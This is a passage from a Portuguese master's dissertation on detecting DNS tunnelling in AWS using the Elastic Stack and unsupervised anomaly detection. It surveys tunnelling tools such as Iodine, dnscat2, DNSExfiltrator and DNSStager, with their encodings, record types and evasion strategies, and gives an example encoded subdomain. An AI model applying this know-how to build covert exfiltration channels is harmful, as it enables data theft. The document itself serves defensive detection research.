A Tabela 2.3 introduz conceitos sobre a plataforma de computação em nuvem *Amazon Web Service* (AWS) que foi utilizada para hospedar serviços e instâncias para o laboratório deste estudo. Os conceitos listados são referentes a recursos, serviços, programas e elementos da arquitetura desenvolvida, com a finalidade de montar uma estrutura para testes e detecção de tunelamento DNS.

Tabela 2.3: Terminologia AWS

Amazon Web Service (AWS)	Plataforma de computação em nuvem. Dimensionamento flexível da capacidade de recursos, ágil e por demanda.
Amazon Elastic Compute Cloud (EC2)	Instâncias EC2 são recursos computacionais escaláveis, sob demanda, com proposta de alta disponibilidade.
Amazon Virtual Private Cloud (VPC)	Serviço de rede privada virtual, isolada logicamente, que inclui escopos de endereçamento IP, criação de sub-redes e a configuração de tabelas de rotas e gateways de rede.
Availability Zones (AZ)	Áreas geográficas para hospedagem de recursos computacionais.
Amazon Security Group (SG)	Grupo de segurança ou firewall virtual para as instâncias EC2.
Amazon Internet Gateway (IG)	Componente do VPC que permite a comunicação com a internet. Possui tabelas de roteamento e NAT (Network Address Translation).
Amazon Route 53	Serviço web de Domain Name System (DNS), com três principais funções: registro de domínios, roteamento DNS e health checking.
Amazon Route 53 Resolver	Serviço de DNS recursivo que envia requisições para servidores de domínio autoritativos. O Route 53 resolver é o primeiro a responder às consultas para um determinado VPC.
Amazon Simple Storage Service (Bucket S3)	Serviço de objeto de armazenamento na nuvem. Recursos de armazenamento gerenciados com disponibilidade, controles de acesso, backup e escalabilidade.
Amazon Identity and Access Management (IAM)	Serviço de controle de acesso aos recursos AWS de forma segura. Realiza autenticação e autorização. Uma função IAM pode ser associada a um usuário, serviço ou aplicação.

2.1.3 Amazon VPC DNS resolution

Amazon Web Service (AWS) possui um serviço específico para resolução de nomes de domínio em sua estrutura de redes privada virtual, o Route 53 Resolver. Por padrão, para toda instância EC2 criada em um determinado VPC, há a configuração de um serviço de resolução de nomes com a nomenclatura VPC CIDR +2. Por exemplo, o servidor DNS respectivo para um VPC com range de IPs 10.0.0.0/16 seria 10.0.0.2. Este endereço de servidor DNS resolver é compartilhado por todas as instâncias EC2 criadas no VPC 10.0.0.0/16. O Route 53 resolver é responsável pela resolução de consultas locais a nomes de domínios públicos e zonas privadas do ambiente de nuvem AWS, Private Hosted Zones (PHZ) [2].

Para explicitar, quando uma consulta DNS é disparada por uma instância EC2, são realizados os seguintes eventos: O Route 53 resolver verifica a existência do nome consultado nas zonas de domínios privados

(PHZ); então há a posterior verificação na base de domínios internos da AWS, que cobre os recursos hospedados na nuvem, respondendo à requisição caso seja direcionada para um servidor DNS privativo da AWS. Se nenhuma das situações anteriores acontecerem, a requisição de consulta será redirecionada a um servidor DNS autoritativo público. Esse fluxo padrão de resolução local de nomes, dentro do VPC, pode ser ajustado, configurando e adicionando servidores DNS resolvidores customizados ou ainda elaborando regras de direcionamento das consultas para servidores DNS autoritativos específicos, Figura 2.2.




Figura 2.2: Route 53 resolver (adaptado de [2])

2.1.4 Ataque de Tunelamento DNS

O tunelamento DNS representa uma técnica que encapsula dados de outros protocolos, como SSH ou FTP, em requisições DNS, por exemplo. Os dados são codificados e infiltrados em pacotes DNS para transmissão por um canal pré-estabelecido entre cliente (máquina afetada) e servidor remoto (atacante). Este tipo de ataque cibernético pode exfiltrar informações sigilosas e sensíveis, realizar inspeção da máquina cliente, infiltrar códigos maliciosos e, paralelamente, transmitir comandos remotos ou mensagens curtas para teste e verificação do canal (*heartbeat*).

Exemplificando, conforme Figura 2.3, o mecanismo de tunelamento DNS possui arquitetura cliente/servidor e administração de um domínio na Internet, por exemplo *tunel.abc*. O respectivo DNS autoritativo recebe as consultas e direciona à máquina servidora remota (*atacante.tunel.abc*) que irá decodificar e tratar os dados [14]. Na perspectiva de um ataque, a máquina servidora é administrada pelo atacante, que utiliza scripts específicos para estabelecer túneis bidirecionais e receber os dados do cliente. O atacante detém ainda o domínio malicioso para que as requisições DNS alcancem o servidor.

As principais ferramentas de tunelamento DNS codificam informações, geralmente em Base 128/64/32




Figura 2.3: Tunelamento DNS (adaptado de [3])

ou hexadecimal e concatenam os dados em consultas para o subdomínio malicioso, devendo atender aos limites definidos pelo protocolo DNS [7]. Como exemplo, um típico tráfego de tunelamento DNS, com informações codificadas no subdomínio atacante, teria o seguinte formato:

ksfiulufpktozzydegngdsczwsqutee.atacante.tunel.abc

As ferramentas podem ainda utilizar os campos de resource records (RRs) dos pacotes DNS para inserir dados em trânsito. Tipos de RRs, como 'TXT' e 'NULL', aumentam a largura de banda da transmissão, porém são incomuns em consultas DNS padrão (RRs típicos seriam 'A', 'AAAA' e 'CNAME'), gerando alertas para anormalidades no tráfego. São utilizadas ainda estratégias como: divisão dos dados em várias consultas, intervalos de pausa nas requisições, processamentos de solicitações por um conjunto de servidores remotos dinâmicos ou ainda, manipulação de prefixos de domínios para ficarem semelhantes a websites conhecidos.

2.1.5 Ferramentas de Tunelamento DNS

As ferramentas de tunelamento DNS possuem, em geral, arquitetura cliente/servidor e os módulos clientes são instalados nas máquinas alvos de ataques [3], assim como os respectivos módulos servidores são configurados em máquinas remotas ou atacantes. Após o comprometimento do cliente e instalação do código malicioso, é iniciado o processo para estabelecimento do canal c2, utilizando apenas requisições DNS, tanto para alcançar o servidor remoto quanto para transferência de comandos curtos para configuração do túnel DNS.

A Tabela 2.4 resume as ferramentas trabalhadas neste estudo e que foram escolhidas por terem o acesso facilitado na Internet e serem amplamente utilizadas. A Tabela 2.4 descreve ainda as características específicas de operação para cada ferramenta, como por exemplo: a forma de codificação dos dados, método de inserção dos dados nos pacotes DNS (subdomínio, RRs ou ambos) e ainda a possibilidade de criptografar a comunicação no túnel DNS. O processo de instalação dos agentes, respectivos *downloads* e testes estão detalhados no Apêndice I.

É importante destacar as principais características do funcionamento das ferramentas de tunelamento

DNS, para correlacionar parâmetros efetivos na identificação deste tipo de tráfego. As informações são codificadas, geralmente em Base128/64/32 ou Hexadecimal, inseridas nos pacotes DNS e devem atender aos limites de formatação e tamanho impostos pelas regras do protocolo DNS [7].

A ferramenta pode ainda utilizar campos de *resource records*, de maneira alternada entre as consultas, para infiltrar os dados comunicados. A utilização de alguns tipos de *resources records* como 'TXT' e 'NULL', por exemplo, aumenta a banda de transmissão de dados transferidos, porém não representa consultas DNS padrão, como as que utilizam os tipos 'A', 'AAAA' e 'CNAME', gerando facilmente alertas de anomalias no tráfego. É comum ainda a implementação de criptografia simples, evitando pacotes em claro e denegrindo menos a performance do processo comparativamente à métodos criptográficos mais sofisticados.

Tabela 2.4: Ferramentas de Tunelamento DNS testadas

	Codificação	Tipos consultas	Criptografia
Iodine	Base32, Base64, Base128, Raw	NULL, PRIVATE, TXT, SRV, MX, CNAME, A	—
Dnscat2	Hexadecimal	TXT, MX, CNAME, A, AAAA	ECDH/sha3
DNSEXfiltrator	Base32, Base64	TXT	RC4
DNSStager	XOR, Base64	AAAA, TXT	—
Flightsim	—	—	—

Iodine: a ferramenta Iodine foi criada para tunelar tráfego IPv4 em pacotes DNS, utilizando a hierarquia de servidores DNS, permitindo criar um túnel para comunicações. A ferramenta pode ser usada em situações em que um firewall esteja controlando o acesso à rede, porém permitindo consultas na porta UDP/53 (15). Assim como as demais ferramentas de tunelamento DNS, o Iodine é utilizado principalmente para realização de ataques do tipo comando e controle.

Os dados são compactados (gzip) e codificados em Base32, Base64, se o servidor aceitar caracteres maiúsculos, minúsculos e +, em Base64u se também aceitar o caractere _ e, ainda, ser codificado em Base128 caso suporte extensão no número de bytes de caracteres. A escolha do método de codificação é automática ou *autodetected*. Consultas com variados Resource Records (RRs) são permitidos, sendo que os tipos NULL e PRIVATE são os que permitem o maior tráfego de informações. Outros RRs utilizados são TXT, SRV, MX, CNAME e A (em ordem decrescente de capacidade de transmissão de dados) (15).

A ferramenta é do tipo cliente/servidor e permite ajustar o túnel e as características das consultas, modificando campos como número de caracteres, tipo de RRs utilizado, número de consultas em que a informação exfiltrada será dividida, tempo de estabelecimento da conexão ou do túnel, redirecionamento de porta UDP etc.

Dnscat2: ferramenta do tipo cliente/servidor desenhada para estabelecer um túnel DNS para comando e controle mais estável e eficiente. É possível encapsular outros protocolos e transmitir pelo túnel pré-estabelecido, podendo ainda estabelecer sessões com múltiplos clientes e múltiplos domínios maliciosos (16). O módulo servidor roda em Ruby e deverá ser executado primeiramente para estabelecimento do túnel em um servidor DNS autoritativo para o domínio malicioso. Assim, o servidor começará a escutar mensagens na porta UDP/53.

O módulo cliente é escrito em C e tem várias versões para compilar em Sistemas Operacionais diversos. Como parâmetros para conectar ao túnel, é necessário o registro do domínio na internet, para usar a hierarquia do sistema DNS como facilitador e contornar mecanismos de segurança da rede local. Se não houver um domínio, o dnscat2 possibilita a conexão direta ao túnel através do IP do servidor malicioso, porém, pelas propriedades de codificação da ferramenta, os registros na rede dos pacotes serão mais óbvios de serem bloqueados pois possuem os caracteres "dnscat." concatenados aos dados.

DNSExfiltrator: os desenvolvedores da ferramenta DNSExfiltrator a descrevem como uma ferramenta de testes para extração de dados através de requisições DNS, em um canal de comando e controle pré-estabelecido (17). A ferramenta também segue a estrutura cliente/servidor, onde o lado servidor é um script python (dnsexfiltrator.py) que funciona como um servidor DNS recebendo os arquivos da vítima. O lado cliente possui scripts escritos em C#, PowerShell e JScript para estabelecer o canal de comunicação com o servidor, apontando ainda para o domínio malicioso que será configurado para alcançar a máquina atacante.

Os dados a serem exfiltrados serão codificados, por padrão, em base64URL com objetivo de se enquadrar nos formatos das requisições dos pacotes DNS. Há a possibilidade de forçar a mensagem a ser codificada em base32 através do parâmetro -h para *DNS over HTTP* (DoH) usando servidores do Google ou CloudFlare como proxies e ainda, criptografar as comunicações utilizando RC4 compartilhando uma senha para encriptar/descriptografar os dados (17).

DNSStager: é uma ferramenta *open-source* desenvolvida em Python utilizada na transferência de dados utilizando o protocolo DNS. De forma similar às demais ferramentas citadas, através de um servidor DNS e subdomínio malicioso há o recebimento e processamento de requisições DNS, cujos dados são inseridos nos RRs do tipo AAAA e TXT, após segmentá-los e codificá-los com diferentes algoritmos.

Do lado da máquina afetada, DNSStager pode gerar um módulo escrito em C or GoLang para recebimento e manipulação das respostas DNS, obtenção dos dados inseridos nos RRs, decodificação e por fim, inserção na máquina atacada. Devido a peculiaridade no sentido da transferência de dados entre a máquina atacante e o cliente atacado, a ferramenta pode ser utilizada para infiltração de códigos maliciosos.

Flightsim: é um utilitário leve criado para gerar tráfego malicioso na rede e ajudar equipes de segurança a avaliar controles e exposição da rede. A ferramenta simula, além de túneis DNS, tráfego DGA, requisições para túneis C2 conhecidos e ativos e outros canais suspeitos (18).

Para este estudo, foi usado apenas o módulo correspondente ao teste de estabelecimento de túnel DNS, para o subdomínio próprio da ferramenta *.sandbox.alphasoc.xyz. Analisando as consultas geradas nos DNS resolvers durante um disparo ou tentativa de verificação do canal, para cada tentativa a ferramenta realiza uma média de 50 consultas ao subdomínio malicioso.

2.1.6 Pilha Elastic

A Pilha Elastic ou Elastic Stack é composta por soluções responsáveis pela manipulação de grandes volumes de dados, realização de buscas, análises e visualizações, para os mais diversos propósitos [4]. Para a perspectiva de detecção de anomalias em tráfegos de rede, nos quais a arquitetura desta pesquisa

se baseou, os principais produtos da Pilha Elastic foram: Elasticsearch, Beats, Kibana e Population ML, conforme Figura 2.4. Através desta pilha de soluções é possível obter dados de maneira confiável e segura de fontes híbridas e em qualquer formato, além de análise dos dados de maneira integrada e respostas em tempo real. Elasticsearch representa o sistema de busca e análise distribuído e os Beats facilitam o processo de coleta e envio dos dados para armazenamento. O Kibana permite explorar os dados de forma interativa através de painéis e o Population ML representa o modelo de algoritmo não-supervisionado responsável pela detecção de anomalias nos dados.




Figura 2.4: Pilha Elastic (adaptada de [4])

Elasticsearch: representa o coração da Pilha Elastic e realiza análises e buscas distribuídas após o processo de coleta dos dados, centralizando e armazenando as informações para manipulação. Os processos de busca e análises são entregues quase em tempo-real, mesmo lidando com diferentes tipos de dados. Para que haja um sistema de buscas rápido, Elasticsearch realiza indexação de conteúdos estruturados ou não-estruturados, podendo agregar dados para inferir padrões comportamentais.

Beats: são ferramentas de código aberto que podem ser instaladas nos servidores e sistemas para coleta de métricas e envio dos registros para o Elasticsearch [19]. São responsáveis também por filtrar as informações necessárias, realização de pré-processamento e formatação dos índices para otimizar futuras análises. Conforme a Figura 2.4, os Beats utilizados neste estudo, de acordo com as características dos dados, foram Filebeat e Packetbeat. O Filebeat executa acessos aos dados armazenados em pastas ou plataformas híbridas e encaminha para o Elasticsearch para indexação e centralização dos dados. Packetbeat possibilita tratar registros de tráfego de rede, representando uma biblioteca para indexação de diversos protocolos, permitindo assim o envio de informações detalhadas dos pacotes, com latência reduzida e sem interferir na infraestrutura monitorada.

Kibana: aplicação gratuita e aberta de front-end que trabalha com o Elastic Stack, fornecendo recursos de busca e visualização de dados indexados no Elasticsearch [20]. O Kibana entrega funcionalidades gráficas, tanto de gerência da pilha quanto de monitoramento dos servidores e clusters da infraestrutura. Além disso, é através desta solução que são formados painéis de visualização, gráficos, consolidação de dados, todos com o propósito de gerar inferências e padrões para resultados analíticos. O Kibana é a interface de usuário para acesso aos demais recursos da pilha Elastic, oferecendo um portal integrado de soluções.

Population ML: Modelo de machine learning (ML) da Elastic responsável pela identificação de anomalias nos dados em análise. Eventos podem ser considerados anômalos quando o comportamento muda, mediante o padrão definido anteriormente, ou os dados são diferentes dos demais em um grupo específico da população. Este modelo é muito usado na detecção de desvios comportamentais em populações

geralmente homogêneas, em um determinado período de tempo [21].

2.1.7 Population ML - Elastic Stack

Population ML detecta atividades incomuns e esparsas de acordo com o comportamento anterior observado na população em análise, [21]. O modelo de detecção de anomalias usa séries temporais e analisa os dados em intervalos de tempo (bucket span) de 15 minutos para definir padrões. Nossa abordagem utiliza aprendizado não-supervisionado, sem treinamento ou classificação prévios. No entanto, a precisão do modelo depende da atualização contínua de dados para ajuste e elevação dos níveis de acurácia da metodologia.

O método divide as variáveis em dimensões e usa distribuição de probabilidade, como Poisson, Gaussian, log-normal ou mesmo modelos combinados, para definir uma linha de base comportamental mais adequada. A análise comparativa para definir se a variável se enquadra ao padrão da amostra é baseada no teste de hipóteses, que identifica a maioria das observações como a hipótese nula (null hypothesis). O valor p (p-value) de um teste estatístico é usado para rejeitar a hipótese nula e no caso de detecção de anomalias, identificar um dado como um desvio ou *outlier* [22].

A Figura 2.5 exemplifica, através de uma janela de tempo, a ocorrência dos dados em forma de gráficos. Os dados sombreados em azul estão dentro da previsão probabilística para a variável e os pontos em vermelho, através dos resultados dos valores muito baixos de p-value, representam anormalidades. As análises são contínuas, acrescentando novas informações aos cálculos.



Figura 2.5: ML calculando a probabilidade de um valor mínimo [5].

Durante a definição de comportamento normal para uma variável em uma série temporal, o modelo utiliza a técnica de *De-trending*. É importante identificar tendências e padrões nos dados, que se repetem em determinados ciclos, dias ou horários de ocorrência. Além da utilização de distribuição de probabilidades, conciliar as análises com *De-trending* desenvolve a maturidade e consequentemente a acurácia do modelo [5].

A pontuação para eventos anômalos será respondida empiricamente com p-value entre 0 (sem possibilidade) e 1 (certeza absoluta) para uma determinada variável ou dimensão [5]. Quanto menor o resultado de p-value, mais distante da distribuição normal estão os dados e menos consistentes à hipótese nula, sendo considerados dados raros ou anômalos. A solução ELK normaliza os resultados, gerando alertas com pontuações no intervalo de 0 a 100, considerando uma anomalia crítica a partir de 75 pontos.

2.2 TRABALHOS RELACIONADOS

Muitos estudos vêm sendo desenvolvidos para detecção de tunelamento DNS na última década, incluindo análises de dados para extração de parâmetros e utilização de machine learning (ML) para criar inferências e detecção de comportamentos anômalos na rede. [3] abordou uma revisão extensa de várias técnicas de detecção de tunelamento DNS, entre 2006 e 2020, classificando parâmetros principalmente entre pacotes e fluxos DNS, assim como diferenciando os métodos de detecção entre regras, assinaturas e baseados em ML.

As pesquisas de [23] e [8] focaram na combinação eficiente entre seleção e extração de parâmetros identificadores de tunelamento DNS e algoritmos com o maior nível de acurácia possível. Em [23] houve a preocupação em distinguir a combinação de dois protocolos encapsulados em túneis DNS para identificação também da aplicação subjacente, utilizando para isso modelo de ML supervisionado Deep Neural Network. Os estudos em [8] abordam propriedades de cache miss nos servidores resolvedores DNS por representarem indícios fortes de ataques de tunelamento DNS.

Em [24], houve um pre-processamento de parâmetros para manipulação das informações de FQDN das consultas e posterior utilização de algoritmo LSTM para detecção de tunelamento DNS, finalizando ainda na aplicação de filtros para refinar os resultados e diminuir as taxas de falsos positivos, resultando em uma acurácia de 99,8%. Em [25] foram extraídos dados do tráfego DNS para formação de imagens bidimensionais com objetivo de realizar classificação por algoritmos de redes neurais.

Detalhando o estudo realizado em [24], as duas categorias básicas de parâmetros foram: métodos baseados em pacotes DNS, processados em tempo real e de menor complexidade computacional e métodos baseados em sessões, sem acesso às informações inseridas nos pacotes, porém com alta complexidade de operação e grande escala em recursos de memória e processamento. A extração de parâmetros de pacotes utiliza consultas e respostas puras para análise, porém métodos baseados em sessão DNS dispensam análise de carga útil.

O objetivo da pesquisa em [26] baseou-se no comportamento interno do tráfego tunelado para possível identificação da aplicação do usuário. Foram classificados quatro tipos de comportamentos comuns: controle de servidor remoto, transferência de dados, *emails* e navegação em páginas *web*. Após a extração de parâmetros e elaboração do *dataset*, os dados foram analisados pelos algoritmos de *Machine Learning* mais comumente usados, *Decision Tree*, *Random Forest*, e *Bayes Net*. Como resultado, identificou-se que o algoritmo *Random Forest* teve a melhor performance, aplicado à modelagem de dados realizada.

Uma metodologia sistemática foi proposta em [6] para análise da entropia de fluxos de tráfego criptografado DNS para identificação de atividades maliciosas. Foram definidos processos de coletas de fluxos e

extração de parâmetros, modelagem dos dados com algoritmos ML para classificação, utilizando datasets públicos, com o propósito de validação e testes do modelo. A estrutura desenvolvida em [6] serviu como base para estabelecimento dos processos da metodologia proposta neste trabalho, para alcance do objetivo final de detecção de anomalias e tunelamento DNS na rede.

Em [27] foi realizado um estudo sistemático de inúmeros artigos acadêmicos e trabalhos produzidos pela indústria sobre o uso de DNS criptografado para atividades maliciosas. Foram feitas análises comparativas entre parâmetros identificadores de túneis DNS maliciosos para tráfego por DoH (*DNS over HTTPS*), DoT (*DNS over TLS*) e DoQ (*DNS over Quic*). Houve também a distinção entre tráfego tunelado DNS e tráfego web, ambos criptografados, mas diferenciando comportamentos característicos de ataques. A definição dos parâmetros por [27] foi utilizada para extração de detectores de fluxo DNS na metodologia proposta neste trabalho.

O estudo desenvolvido por [25] concentrou esforços na identificação e filtragem de parâmetros. Foram extraídos dados básicos do tráfego DNS para formação de imagens bi-dimensionais com parâmetros importantes na detecção de tunelamento DNS, com objetivo de realizar classificação do tráfego por algoritmos de redes neurais. Em [28], sugere-se uma arquitetura modular, com análise de parâmetros de pacotes e fluxos, utilizando modelo de *Deep Learning* e integrado à pilha *Elastic*, para detecção de tunelamento DoH. Este estudo reforça a ideia de uma arquitetura modular e flexível para análise e detecção de anomalias.

A pesquisa realizada em (29) responde a duas questões relacionadas a identificação de tunelamento DNS malicioso em DOH: quais parâmetros são fortes influenciadores em uma tentativa de redução de detectores para o alcance dos campos estritamente necessários para identificação; além disso um estudo comparativo entre o uso de ML não-supervisionada e supervisionada como melhor algoritmo, tanto na acurácia do modelo quanto na performance. (29) indicou que apesar do método supervisionado ter resultado em melhores pontuações, o método não-supervisionado performou muito bem, com resultados satisfatórios, próximos às maiores pontuações e sem a necessidade de categorização prévia dos dados.

A Tabela 2.5 representa a consolidação dos estudos e referências citadas anteriormente de acordo com as características das metodologias utilizadas. É importante especificar para cada referência se há o processo de separação dos parâmetros entre pacotes e fluxos DNS, o processo de seleção de parâmetros entre manual ou extração de parâmetros automatizado, métodos de análise dos dados para determinação da atividade maliciosa (assinaturas, regras ou detecção por algoritmos de ML) e a presença de uma abordagem de tráfego DNS criptografado. Para as referências que utilizaram Machine Learning serão destacadas características dos algoritmos em relação à supervisão e utilização de Deep Learning.

Há uma tendência em preferir a utilização de modelos de ML supervisionados com uso de Deep Learning nos trabalhos acadêmicos mais recentes, entregando valores de acurácia cada vez maiores e próximos a 99% em média. Porém os estudos geralmente focam em ambientes de laboratórios, não integrados à uma arquitetura funcional de produção, com dados de performance isolados ao processo de aprendizagem e entrega de resultados dos algoritmos. O único estudo referenciado em (29), que fez um comparativo entre os métodos supervisionados e não-supervisionados, indicou que algoritmos não-supervisionados performam muito bem, acima de 90%, inclusive para análises de tráfego criptografado DNS tunelado.

É importante ressaltar outra tendência na separação de parâmetros entre pacotes ou fluxos DNS para otimizar a seleção de parâmetros. Para tráfego DNS em claro, não criptografado, pressupõe-se que a

Tabela 2.5: Características abordadas nos estudos relacionados

	Pacotes x Fluxo	Machine Learning			DNS Criptografado
		Não-supervisionado	Supervisionado	Deep-Learning	
Wang, Y.	x	x	x	x	-
Bai, H.	x	-	x	x	-
Ishikura, N.	-	-	x	x	-
Chen, S.	-	-	x	x	-
Angelo,	-	-	x	x	-
Bai, H	-	-	x	-	-
Khodjaeva, Y.	x	-	x	-	x
Lyu, M.	x	-	x	-	x
Nguyen, T.	x	-	x	x	x
LJW Vries	x	x	x	-	x

presença de tunelamento DNS na rede é maliciosa. Estudos que abordaram tráfego DNS criptografado precisam adicionar uma camada extra de análises, não só identificando o tunelamento mas classificando a atividade entre maliciosa ou legítima, através da categorização das aplicações escondidas no tunelamento criptografado. Para analisar tráfego criptografado é necessário a utilização de fluxos DNS necessitando a separação prévia de parâmetros, mesmo quando utilizando sistemas de extração e seleção automáticos.

Diferentemente dos estudos anteriores, esta dissertação sugere uma arquitetura modular fim-a-fim, com ênfase na coleta de dados provenientes de serviços e ambientes na nuvem. A seleção de parâmetros será manual, categorizando entre pacotes e fluxos DNS, onde é possível ter acesso aos FQDNs de domínios consultados e metadados dos eventos de consultas. O diferencial deste trabalho baseia-se em uma metodologia generalizada, para operação em ambiente de produção, combinando testes em laboratório com soluções de implementação prática.

O presente trabalho ainda diferencia-se dos anteriores pela construção de um *dataset* de gerenciamento flexível, proveniente de consultas geradas a partir de navegações legítimas e testes com ferramentas de tunelamento DNS. Porém os dados são dinâmicos, de acesso restrito e integrado a processos de coletas em tempo real, para um ambiente de produção. Haverá o mapeamento de índices e pré-processamento dos dados pelos *beats* Elastic e de forma integrada, o modelo ML Population não-supervisionado será usado para identificação de anomalias em uma série temporal de dados. Por fim, a arquitetura proposta neste estudo não foi apresentada anteriormente em nenhuma pesquisa relacionada, possuindo ainda uma abordagem prática para utilização em centros de incidentes cibernéticos de uma organização.

3 METODOLOGIA

Este estudo propõe uma metodologia modular para detecção de túnel DNS malicioso e o fluxo de processos está representado na Figura 3.1. Primeiramente, é necessário abordar coletas de dados híbridos para que se torne um método aplicável e generalizado para outras plataformas de computação em nuvem, integrando recursos locais. As informações serão armazenadas em bases de dados, para construção de um dataset, composto por consultas e registros DNS legítimos e aqueles oriundos de testes de tunelamento. Com a devida coleta dos dados, é importante desempenhar uma efetiva seleção de parâmetros, visando alcançar anomalias em diferentes perspectivas. A utilização do algoritmo de machine learning Population ML modela os dados para a detecção de comportamentos anormais no tráfego coletado.

A metodologia utiliza ainda ferramentas práticas de tunelamento DNS para validação de todo fluxo desenhado, ajustando parâmetros e índices influenciadores para aumentar a acurácia do método. De maneira não-supervisionada, os detectores, aliados a cálculos probabilísticos, identificam anomalias para situações de C2, exfiltração/infiltração de dados e heartbeat. Os resultados então compõem as bases de dados novamente, realimentando o modelo, atualizando com novos dados e novos cálculos para definição de padrões nas variáveis analisadas. De forma resumida, temos os seguintes processos da metodologia proposta:

Coleta de dados: O processo de coleta inclui dados provenientes de recursos e serviços nativos da nuvem AWS, os quais embasaram a aplicabilidade e validação deste trabalho e serão detalhados no Capítulo 3.3. De forma complementar, é possível ver na Figura 2, em pontilhado, recursos que podem ser integrados de maneira flexível, provenientes de outras plataformas na nuvem ou ainda de redes locais (*on-premise*), tendo em vista a possibilidade de adaptação de módulos integradores ou beats para coleta de registros.




Figura 3.1: Metodologia (adaptada de [6])

Seleção de Parâmetros: Para o tráfego DNS em claro (não-criptografado) é possível a detecção de atividades relacionadas ao tunelamento, tanto pela análise de fluxo das consultas quanto por inspeção de pacotes [27]. Os parâmetros de pacotes obtêm dados mais precisos e em tempo real, pela disponibilidade das informações de carga útil das requisições DNS. Já os parâmetros de fluxo de rede fornecem metadados, padrões comportamentais e estatísticos e são utilizados quando não há informações sobre os domínios ou subdomínios consultados, como em tráfegos DNS criptografados. É importante dividir os parâmetros

em duas perspectivas para tratar tempos de respostas diferentes, de maneira complementar. A análise de parâmetros de fluxo proporciona resultados mais abrangentes, embora adicione sobrecarga computacional devido ao conjunto de pacotes analisados e tempo adicional para conclusão dos eventos DNS.

